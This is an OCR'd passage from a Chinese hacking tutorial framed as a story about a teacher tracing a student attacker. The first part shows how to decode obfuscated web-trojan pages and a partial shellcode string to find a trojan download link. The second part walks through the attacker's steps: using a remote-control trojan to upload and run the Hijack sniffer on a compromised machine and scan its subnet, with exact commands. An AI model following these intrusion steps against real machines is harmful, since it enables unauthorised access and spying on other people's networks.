


图62 加密的乱码

于是张老师打开了记事本中的查找对话框，输入“document.write”，点击“搜索”，很快找到了“document.write”代码段处（图63），可以看到代码为：document.write(w);




图63 定位关键代码

“document.write”一直是一个关键的代码，将它改成“alert(w)”，重新运行浏览网页后，弹出了对话框，在对话框中显示了网页的源代码（图64）。不过代码中还有加密的代码，而且要复制也不太容易，因此张老师换了另外一种解密方法。




图64 弹出解密后的代码

将“document.write(w);”改成了如下的代码document.write("<xmp>"+w+"</xmp>")保存后重新刷新浏览网页，弹出一个对话框后，在网页中间显示出真正的源代码（图65）。




图65 显示源码

这里使用了特殊的<xmp>标签，因此将代码直接注释显示了。

四 逆序代码的解密

另外一个网页，加密得更加古怪（图66）。




图66 逆序的代码

张老师详细查看加密源码，可以发现从“>lmth/<”开始，一直到“>daeh<>lmth<”结束，这中间的代码段字符全部是逆序的，例如“>lmth/<”实际上就是“</html>”的逆序字

符串。因此解密的第一步是要将字符顺序还原。

运行一个叫作Freeshow的工具，将从“>lmth/<”到“>daeh<>lmth<”中间的所有代码复制，粘贴到上面的输入框中。在下方的转换下拉列表中选择“Reverse”，该功能是用于转换字符对其进行逆序的（图67）。然后点击“Filter”按钮，即可在下方看到被转换过来的正常代码段了（图68）。




图67 Freeshow




图68 解密代码

【加油站】分析有毒的网页

在对一些可疑的网页进行解密分析时，通常需要打开网页，再查看其源代码。如果网页中有木马的话，可能在网页打开之时，就中招了。此时可利用Freeshow工具，进行安全无威胁的分析。

在Freeshow界面上方的链接输入框中，复制可疑的网页链接粘贴到其中，点击“Check”按钮，即可自动获取该网页的源代码并进行分析解密了。

五 shellcode的解密

在所有的网页木马代码中，都有一段加密代码：

```
var shellcode = unescape("%"+"u9090"+"%"+"u9090"+
"%"+"uefe9"+"%"+"u0000"+"%"+"u5a00"+"%"+"ua164"+"%"+"u0030"+"%"+"u0000"+"%"+"
u408b"+"%"+"u8b0c" +"%"+"u1c70"+"%"+"u8bad"+"%"+"u0840"+"%"+"ud88b"+"%"+"u738b
.....
```

“unescape”后面的加密字符串其实是用Unicode码加密的，直接进行Unicode解密即可。不过由于其中有许多的“+”号连接，因此不能直接进行解密转换，需要清除代码中的+号和半角双引号。

复制unescape()中的所有代码，将Freeshow上方的输入框清空，粘贴入代码后，设置解密功能为“Connect”，点击“Filter”按钮，即可在下方显示去掉了连接符的代码（图69）。



图69 去掉连接符

解密后的代码就是一段溢出代码Shellcode。——这段代码非常重要，其中包含要下载执行的木马链接地址。

复制去掉连接符后的Shellcode代码，下载一个名为“MonyerJS.html”的解密工具，用IE浏览打开此解密网页工具，将代码粘贴入其中。

点击右侧的“Shellcode解密”按钮，即可看到解密的Shellcode代码了。代码前部有许多乱码，不用管它，只需看最后的一个链接形式的代码（图70）。



图70 获得木马链接地址

例如这里为“http://blog.sina.com.cn/binghexijian/test.exe”，这就是网页木马程序的链接地址了。将其下载后进一步分析，即可找出攻击者的来源和地址，甚至进行反攻击！

——张老师下载了链接的木马文件，并进行了分析及嗅探监视，发现木马连接的服务端IP地址都是指向校内的某个IP地址。于是，张老师联系了管理学校网络的老师，开始追查攻击者的来源，很快攻击者的IP地址、学生姓名、班级等各种信息都浮现了……

攻击回放——渗透教研室

对于即将到来的危险，赵寒还一无所知，他正为上线的上百只肉鸡而头疼——这么多的上线肉鸡，其中有不少是学校宿舍网中的学生电脑，教研室的电脑在不在其中？究竟又是哪一台呢？

没有办法，赵寒只好放弃了挂马的方法，寻找另外的方法渗透入侵……

一 hijack渗透嗅探

首先，赵寒利用上兴木马，将渗透嗅探工具Hijack上传到远程主机上（图71），Hijack解压后里面有三个文件，“hijack.exe”、“winpcap.exe”和“old.exe”。



图71 上传Hijack

其中“hijack.exe”和“winpcap.exe”是必须的，前者是程序主文件，后者是嗅探命令的自解压包程序（图72）。




图72 文件上传成功

返回到上兴木马的命令控制窗口中，执行命令“dir c:\hijack.exe”，如果显示文件，则表示上传文件成功。然后执行“c:\winpcap.exe”命令，将会自动解压所需的嗅探组件到系统目录下（图73）。




图73 安装winpcap

在使用“hijack.exe”工具进行渗透入侵前，必须安装winpacap组件，否则程序执行会弹出错误提示（图74）。




图74 错误提示

1．查获远程网络信息

入侵控制的主机可能是单独的一台主机，也可能是位于某个网络中，主机上可能只安装了一块网卡，也可能安装了多块网块。因此，全面地了解远程主机上的网络信息，是进一步渗透入侵攻击前所必须进行的工作。

在上兴木马的命令控制窗口中，执行命令“hijack /L”，即可看到远程主机上网卡的设备名、IP地址、MAC物理地址、子网掩码等各种网络信息（图75）。其中比较重要的是“idx”列显示的信息，也就是网卡索引号。如果是单网卡的话，那么网卡索引号为1。




图75 查看服务器网络信息

现在要扫描远程主机子网中所有的主机IP地址，命令格式为：

hijack -d 网卡索引号 /s

这里由于是单网卡，因此直接执行命令“hijack -d 1 /s”，即可扫描并显示远程主机所在子网中的所有主机IP地址及其网卡MAC物理地址。这里可以看到在子网中有3台电脑（图76）。




图76 